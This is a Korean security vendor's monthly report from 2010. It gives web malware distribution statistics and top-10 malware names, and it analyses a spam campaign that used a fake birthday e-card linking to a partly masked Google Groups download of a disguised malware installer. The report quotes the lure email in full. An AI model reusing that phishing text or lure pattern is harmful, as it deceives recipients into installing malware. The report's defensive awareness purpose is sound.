
월별 악성코드 유형



[그림 3-2] 월별 악성코드 유형

2010년 5월 악성코드 유형은 전달의 926건에 비해 100% 수준인 930건이다.


월별 악성코드가 발견된 도메인



[그림 3-3] 월별 악성코드가 발견된 도메인

2010년 5월 악성코드가 발견된 도메인은 전달의 1,028건에 비해 105% 수준인 1,084건이다.

월별 악성코드가 발견된 URL




[그림 3-4] 월별 악성코드가 발견된 URL

2010년 5월 악성코드가 발견된 URL은 전달의 3,898건에 비해 127% 수준인 4,950건이다.

악성코드 유형별 배포 수

유형	건수	비율
ADWARE	86,027	60.3 %
TROJAN	13,297	9.3 %
DROPPER	6,854	4.8 %
DOWNLOADER	2,699	1.9 %
JOKE	1,646	1.2 %
WIN-CLICKER	1,481	1 %
Win32/VIRUT	1,202	0.8 %
APPCARE	879	0.6 %
SPYWARE	440	0.3 %
ETC	28,088	19.7 %
	142,613	100 %

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 애드웨어(ADWARE)류가 86,027건 전체의 60.3%로 1위를 차지하였으며, 트로잔(TROJAN)류가 13,297건으로 전체의 9.3%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	–	Win-Adware/Shortcut.InlivePlayerActiveX.234	23,276	24.3 %
2	New	HTML/IFrame	14,235	14.9 %
3	↓ 1	Win-Adware/Juneip.645632	12,446	13 %
4	New	Win-Adware/Seveten.371968	10,778	11.3 %
5	↓ 1	Win-Adware/Juneip.644096	10,053	10.5 %
6	↓ 3	Win32/Induc	6,812	7.1 %
7	↓ 2	Win-Adware/Shortcut.IconJoy.642048	5,597	5.8 %
8	New	Win-Adware/Woowa.45056	4,458	4.7 %
9	New	Win-Adware/Woowa.28672	4,018	4.2 %
10	New	Win-Dropper/Woowa.258048	4,011	4.2 %
			95,684	100 %

[표 3-3] 악성코드 배포 Top 10

악성코드 배포 Top10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234 가 23,276건으로 1위를 차지하였으며, Top10에 HTML/IFrame등 5건이 새로 등장하였다.

웹 보안 이슈

구글 그룹스(Google Groups)와 스팸메일이 결합된 악성코드

최근 포털 사이트에서 훌륭한 인프라로 무장된 안정적이고 편리한 서비스를 많이 제공하고 있다. 무료로 이용할 경우에는 용량 제한 등이 있지만, 개인 사용자에게는 충분히 사용할만한 가치가 있는 서비스들이 많다. 특히, 구글에서 제공하는 서비스들은 혁신적이며, 편리성을 강조한 서비스들이 많다. 그 중에서도 구글 그룹스(Goolge Group)는 상호 정보를 교환하고 싶은 사람들간에 가상의 그룹을 만들고 게시판을 통해 공지사항, 파일 등을 손쉽게 그룹원들에게 전파할 수 있는 구글 클라우드 컴퓨팅 서비스 중 하나이다. 이러한 편리한 서비스를 스패머 (Spammer)들이 스팸메일을 통한 악성코드 전파 시에 활용하는 사례가 발견되어 이번 Volume을 통해 공유하고자 한다.

이번에 발견된 스팸메일은 기존 메일과 마찬가지로, 일상적인 내용을 담고 있는 메일이다. 생일 e카드를 가장하여 악성코드를 유포하는 스팸메일로서, [표1-7] 과 같은 내용으로 구성되어 있다.

제목 : *이메일주소* has sent you a birthday ecard.

이메일주소 just sent you an ecard
You can view it by clicking here:
http://t****f.googlegroups.com/web/setup.zip
You can also copy & paste the above link into your browser's address bar
Your ecard is going to be with us for the next 30 days
We hope you enjoy your ecard

[그림 3-6] 생일 e 카드로 가장한 스팸메일

이번 스팸메일이 기존 스팸메일과 다른 점은 구글 그룹스를 통해 악성코드를 전파하는 것이다. 스팸메일 본문에서 http://t****f.googlegroups.com/web/setup.zip" 를 클릭하면 구글 그룹스로 이동하여, Zip파일로 압축된 파일을 다운로드 할 수 있다. 압축 파일을 풀면 아래와 같이 설치 파일을 가장한 실행파일 아이콘이 나타나며. 해당 파일을 실행할 경우 악성코드가 설치된다.

[그림 3-7] 아이콘으로 가장한 악성코드 파일

이번 Volume에서는 구글 그룹스와 같이 클라우드 컴퓨팅 서비스들을 이용하여, 악성코드를 전파하는 사례를 살펴보았다. 앞으로 클라우드 컴퓨팅 서비스와 같은 편리한 기능들이 계속 보편화될 수록, 클라우드 컴퓨팅의 강력한 인프라를 이용한 보안 위협은 증가할 것으로 보인다. 따라서, 사용자들은 아래 내용을 준수하여 증가하는 보안위협으로부터 본인의 컴퓨터를 보호하기 바란다.

1. 발신인이 불분명한 메일일 경우 가급적 메일을 확인하지 않는다.

2. 안티바이러스(백신) 프로그램을 설치하여 항상 최신 엔진을 유지하며, 실시간 감시 기능을 사용한다.

3. 메일 내에 포함된 첨부파일에 대해 안티바이러스(백신) 프로그램으로 검사를 한 후 열람한다.

4. 메일 본문에 포함된 URL은 가급적 접속을 하지 않는다.

발행월 : 2010년 6월

ASEC REPORT 집필진

편 집 장 선임 연구원 허 종 오

집 필 진 선임 연구원 정 진 성
선임 연구원 정 관 진
선임 연구원 허 종 오
주임 연구원 안 창 용
주임 연구원 박 시 준
연구원 박 영 준

감 수 상 무 조 시 행

참여연구원 ASEC 연구원
SiteGuard 연구원